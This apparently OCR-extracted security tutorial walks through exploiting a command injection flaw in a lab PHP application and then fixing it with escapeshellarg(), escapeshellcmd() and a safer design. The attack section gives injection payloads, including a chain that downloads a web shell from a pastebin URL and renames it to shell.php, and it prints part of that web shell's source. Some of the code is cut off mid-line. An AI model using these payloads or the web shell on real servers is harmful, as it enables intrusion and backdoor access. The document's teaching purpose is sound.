

http://192.168....netstat%20-antp
Disable▾ Cookies▾ CSS▾ Forms▾ Images▾ Information▾ Miscellaneous▾

192.168.119.128/commandinjection/userid.php?user=coded | netstat -antp

Read above for a details on what using 'pipe' command would do. This would not display the result of the first command, but would redirect the result of the first command to the next command.

Obtaining a Shell via Arbitrary Command Execution on PHP Application

Using the ‘pipe’ feature if the application was hosted on a Linux platform, a malicious attacker could redirect the results of the first command to be the input for the second command and execute the second command and display the results for the second command. That been said, because the system() function is using the ‘id’ in the original PHP code at the back-end (refer to the original source code), the resultant of the first command which would be ‘id coded’ will be fed to ‘netstat –antp’ which would not make sense and hence will only display the execution result for the ‘netstat –antp’ command, Had this been anything similar which could be a mixture of first executing the first command (id coded) and then terminating it with a semicolon (;) and next issuing out a ‘echo’ command to write a file and redirecting it to a file to write a PHP shell could be an example of a useful attempt. This will be cleared in a while. First, let’s look at the results of what the pipe command did with the application:


File Edit View History Bookmarks Tools Help
http://192.168....netstat%20-antp
Google
Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize


```
192.168.119.128/commandinjection/userid.php?user=
```

Sample User ID Detection

Active Internet connections (servers and established) Proto Recv-Q Send-Q Local Address Foreign Address State PID/Program name tcp 0 0 127.0.0.1:3306 0.0.0.0:* LISTEN - tcp 0 0 0.0.0.0:8082 0.0.0.0:* LISTEN 2823/mono tcp 0 0 192.168.119.128:45453 74.125.236.198:80 ESTABLISHED - tcp 0 0 192.168.119.128:45454 74.125.236.198:80 ESTABLISHED - tcp 0 0 192.168.119.128:49871 167.114.23.204:22 ESTABLISHED - tcp 0 0 192.168.119.128:41645 74.125.130.139:80 ESTABLISHED - tcp6 0 0 :::80 :::* LISTEN - tcp6 1 0 192.168.119.128:80 192.168.119.1:55426 CLOSE_WAIT - tcp6 0 0 192.168.119.128:80 192.168.119.1:55575 ESTABLISHED -

Note that invalid users will end up with no results

The result is similar to the first, but what if this particular order of payload was issued? This payload could be seen in the attached image below for reference purposes:


http://192.168....3E%20shell.php
Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize Tools Vie


```
:rid.php?user=coded; wget http://pastebin.com/raw.php?i=5AedzXUb; mv raw.php?i=5AedzXUb shell.php; ls -la | cat shell.php
```

Look closely what this would do. The Web Shell script used could be found at the location here or one could use shell located at "/usr/share/webshells/php/php-backdor.php" in Linux Kali, a penetration testing distribution. Using the Kali version of the script is recommended, if the external link is removed.

What was done is simple yet very effective. This included obtaining a 'shell' which could be later used for easy backdoor access. The commands which followed in the payload:

- First triggered execution of default "id coded" as intended.
- Appended with ';', the firs command was terminated.
- Next, 'wget' was used to download a PHP script from external source.
- The script been downloaded did not had the right extension.
- The extension was changed to '.php' to make it executed as a .php script.
- This rename was done in Linux Filesystem using shell command with 'mv'.
- Next, a listing using 'ls –la' was done to determine, if the shell was present.
- And last, the PHP shell code was concatenated out using 'cat' to verify.

The whole process resulted in the following which is attached as a screenshot:


File Edit View History Bookmarks Tools Help
http://192.168....cat%20shell.php
Google
Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize

rid.php?user=coded; wget http://pastebin.com/raw.p

Sample User ID Detection

uid=1000(coded) gid=0(root) groups=0(root) "; if ($handle = opendir("$d")) { echo "

listing of $d


"; while ($dir = readdir($handle)){ if (is_dir("$d/$dir")) echo ""; else echo ""; echo "$dir\n"; echo ""; } } else echo "opendir() failed"; closedir($handle); die ("

"); } if(isset($_REQUEST['c'])){ echo "

```
";
        system($_REQUEST['c']);
        die;
}
if(isset($_REQUEST['upload'])){

                if(!isset($_REQUEST['dir'])) die('hey,specify directory!');
                        else $dir=$_REQUEST['dir'];
                $fname=$HTTP_POST_FILES['file_name']['name'];
                if(!move_uploaded_file($HTTP_POST_FILES['file_name']['tmp_name'],
                        die('file uploading error.');
}
if(isset($_REQUEST['mquery'])){

        $host=$_REQUEST['host'];
        $usr=$_REQUEST['usr'];
        $passwd=$_REQUEST['passwd'];
        $db=$_REQUEST['db'];
        $mquery=$_REQUEST['mquery'];
        mysql_connect("$host", "$usr", "$passwd") or
    die("Could not connect: " . mysql_error());
    mysql_select_db("$db");
```

Now, this point of this whole process was to shell the server in order to maintain a backdoor access. Often this phase in a penetration testing is called as 'Maintaining Access' to the compromised machine. As witnessed in the process, there should be a file called 'shell.php' created in the same directory.

The purpose of this 'shell'.php' is for the attack to obtain a regular backdoor access which extends the functionality and assists the web attacker with the common task which he could then carry out. Since the script was saved in the same directory in this particular case, the PHP shell might be called directly via the browser and will be able to give the attacker or the penetration tester with a backdoor access:


File Edit View History Bookmarks Tools Help
http://192.168.1...ction/shell.php
192.168.119.128/commandinjection/shell.php
Google
Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize
go
Browse...
upload
execute

```
execute command:

upload file: No file selected.          to dir:

to browse go to http://?d=[directory here]

for example:
http://?d=/etc on *nix
or http://?d=c:/windows on win

execute mysql query:

host: localhost      user: root      password:

database:            query:
```

The PHP shell code seems to have the following functions which could be used in accordance:

- Execute arbitrary commands from within the compromised machine.
- Upload files to a particular directory specified by the attacker.
- Execute SQL based queries on the compromised machine.


To be able to use the database query execution features, one would first need to harvest the database credentials and then log in via the uploaded shell. This feature would end up interaction with databases.

Mitigating Vulnerable PHP Code Using Safe Escape Functions

The risk associated with using raw system() function in PHP and serving the same code in production system could end up being destructive using the opportunity of using the underlying shell functionalities it offers the normal users as well as the web attackers. This equal opportunity being provided t both normal users and web attackers, the latter use this opportunity to bypass the user argument with special characters as demonstrated above hence executing any appending commands which could prove as a malicious payload for the web attacker to carry on attacks to the remote host operating system extracting valuable information and gaining a very conscious understanding of the attack surface and exploiting the target in various other ways leading to shell access, and much more after a shell has been achieved. In order to mitigate the issues associated with using PHP system() function, additional PHP functions might be used to deploy a code built with PHP successfully. There are other ways to write code in PHP to achieve the same objectives required by the web developer. Here we are focused with only a segment of sample vulnerable PHP code which needs a mitigation measure because of its code design flaw leading to executing system level commands via bypassing the original arguments to escalated execution of arbitrary commands having the same privileges as the HTTP server handler would have.


To avoid Command Injection vulnerabilities leading to arbitrary command execution or even remote code execution in certain scenarios, secure PHP functions are used such as ‘escapeshellarg()’ to escape the characters passed as an argument with safe processing of the supplied argument via addition of single quotes around the supplied user argument whether the supplied argument is from a normal user or a malicious web attacker and ‘escapeshellcmd()’ to escape the characters passed as an argument for avoiding special characters such as #, &, `, /, *, ?, ~, (,), [,], {, }, $, \, ,, \x0A and \xFF. On PHP manual it’s stated ‘escapeshellcmd()’ precedes all the above special characters with a backslash and ‘ or “ are escaped only if they are not paired. It’s also stated in Windows these characters or a ‘%’ are replaced by a space. Ideal conditions for escape mechanism for single arguments should be via using ‘escapeshellarg()’, and for escaping shell meta characters to avoid arbitrary code execution scenarios, ‘escapeshellcmd()’ is specifically used. There is difference in usage between the two, and the concepts has to be cleared right before we jump into demonstrations. The major difference between the both is, using ‘escapeshellarg()’, the developers should be escaping a single supplied argument or treating a single argument as a string, anything put after the single argument filtration might prove vulnerable and has been very well exploited before with treating passed arguments as a part of a ‘command switch’ which stand valid in customized conditions. With ‘escapeshellcmd()’, the developers are expected to introduce this PHP function wherein a very strict validation to check input submitted arguments are required such as meta characters which could lead to arbitrary command execution and if the code was deployed within an application exposed via the World Wide Web, a Remote Code Execution via Remote Command Injection would be possible. In order to address this issue, ‘escapeshellcmd()’ is used to escape any such meta characters leading to any attack vectors which a web attacker could harness in a way to compromise the host machine. Both of these functions does prevent and mitigate the sample code with version of PHP in use as 5.4.4, as versions prior to 5.4.4 had been found vulnerable even though the application used both of these functions in some way or the other.

Implementing a secure code would be easy but might get complicated if several instances of user input interaction code was to be processed. Since this code is a sample vulnerable code, the alteration would be minimal and this code has been deployed using PHP version 5.4.4; keep that as a reminder.


root@shritam: /var/www/commandinjection
File Edit View Search Terminal Tabs Help

```
root@shritam:/var/www/commandinjection# php --version
PHP 5.4.4-14+deb7u12 (cli) (built: Jun 30 2014 18:42:58)
Copyright (c) 1997-2012 The PHP Group
Zend Engine v2.4.0, Copyright (c) 1998-2012 Zend Technologies
root@shritam:/var/www/commandinjection#
```


To edit the code locally, I would prefer to use 'nano' as my choice of text editor and modify the vulnerable 'system()' function with additional 'escapeshellarg()' function which would be used to treat the single user argument input as a 'string', the code is available in the image below:


root@shritam: /var/www/commandinjection
File Edit View Search Terminal Tabs Help

```
  GNU nano 2.2.6             File: secureuserid.php

<?php
  print("<h1>Sample User ID Detection</h1>");
  if(empty($_GET['user']))
    die('You didn\'t enter the name of the user.');
  $user = $_GET['user'];
  system('id '.escapeshellarg($user));
print("<br/> <br/> <br/>");
print("<div>");
print("Note that invalid users will end up with no results");
print("</div>");
?>
```

The only change was passing the single user input as an argument using 'escapeshelarg()' function and hence stopping or applying single quotes around the user input makes it treated as a single string argument and assures that PHP parser would keep treating it as a string argument being passed and hence any malicious payloads will completely be meaningless and harmless. As discussed, prior to PHP version 5.4.4, other older versions were vulnerable even if they had used 'escapeshellarg()' or 'escapeshellcmd()'. To test the script, Apache must be started at any port and checked if things were secured and if the code worked as it should full filling the objective the application was made for.

To test the application, we browse through the application giving it a GET parameter value. The GET parameter is named as 'user', and the user value for the system I had been currently using is 'coded', keeping this as the user name value to the GET parameter 'user', first we determine, if the objective was guaranteed and the code worked as it should:



http://127.0.0....php?user=coded


commandinjection/secureuserid.php?user=co

Sample User ID Detection

uid=1000(coded) gid=0(root) groups=0(root)

Note that invalid users will end up with no results

The code worked, and now the web developer should test if the vulnerabilities leading to arbitrary command execution were mitigated properly. The payload we used before was '; ls –la', applying this same payload appended after 'coded' as GET parameter 'user' value equivalent, we get:




http://127.0.0....ed;%20ls%20-la

njection/secureuserid.php?user=coded; ls -la

Sample User ID Detection


Note that invalid users will end up with no results

No results or output which verifies if the vulnerability exist. This alone meant, the command injection flaw leading to arbitrary command execution were successfully mitigated using PHP 'escapeshellarg()'. And yet there might be just another way to mitigate which is via using 'escapeshellcmd()' meant for escaping meta characters which should not be allowed to the 'shell' and be interpreted as such leading to arbitrary command execution. As previously discussed 'escapeshelcmd()' function in PHP is different from the one we discussed above in concepts but similar in implementation. To implement the mitigation or fix the sample vulnerable PHP code, replace 'escapeshellarg()' with 'escapeshellcmd()':


root@shritam: /var/www/commandinjection
File Edit View Search Terminal Tabs Help

```
  GNU nano 2.2.6              File: secureuserid.php

<?php
  print("<h1>Sample User ID Detection</h1>");
  if(empty($_GET['user']))
    die('You didn\'t enter the name of the user.');
  $user = $_GET['user'];
  system('id '.escapeshellcmd($user));
print("<br/> <br/> <br/>");
print("<div>");
print("Note that invalid users will end up with no results");
print("</div>");
?>
```

The results would be same such that the application code would be fixed and hence mitigated not allowing any Meta characters which are forbidden to be used and therefore escaped ending up with no results:


Iceweasel
File Edit View History Bookmarks Tools Help
http://127.0.0....ed;%20ls%20-la
ɲjection/secureuserid.php?user=coded; ls -la
Google
Most Visited
Offensive Security
Kali Linux
Kali Docs
Exploit-DB


Sample User ID Detection

Note that invalid users will end up with no results

Secure Design PHP Code Implementation

It's not always possible to review large segment of code, especially when applications are huge and modular in nature allowing the companies and vendors to deploy lines of code each day, update code, add new features, delete existing features, remove segment of code, alter some lines of code or deploy new modules attached to the existing ones. All of these tasks require maintenance capacities and will need a thorough application security check periodically if the base foundational code were not securely deployed already. This is where secure PHP design should be practiced and becomes a mandatory part for any vendor or a company using web fronts to interact with their business customers providing range of services. The reputation, user data and sensitive data cost is higher and if he code fails to deliver a secure model of the application, everything else is out of question and out of order and yet the vendor might not already know if they had ben already silently compromised. Secure design coding practices makes it possible for the vendor buy more time to exploit an application. This does not eliminate the risk which will be always associated with web applications but does quantifiably minimize the risk and an attacker hence would now require to study, map and logically dissect the application and might require higher documentation knowledge to break into the secure designed code implementation.

For an example, the objective of this vulnerable code was to show information related to the username value the users would pass through a GET parameter called 'user' and hence full fill its primary objective of retrieving user identification data; but this could be done in an entire different way using PHP code but eliminating the risk associated with 'system()' or any other such functions which might prove a risk.


Applications Places
Tue Oct 7, 6:28 AM
Iceweasel
File Edit View History Bookmarks Tools Help
http://127.0.0....php?user=coded
127.0.0.1/commandinjection/securedesign.ph
Google
Most Visited
Offensive Security
Kali Linux
Kali Docs
Exploit-DB
root@shritam: /var/www/commandinjection
File Edit View Search Terminal Tabs Help
GNU nano 2.2.6 File: securedesign.php

Sample User ID Detection

```
Array ( [name] => coded [passwd] => x [uid] => 1000 [gid] => 0 [gecos] =
[dir] => /coded [shell] => /bin/sh )


Note that invalid users will end up with no results
```


```
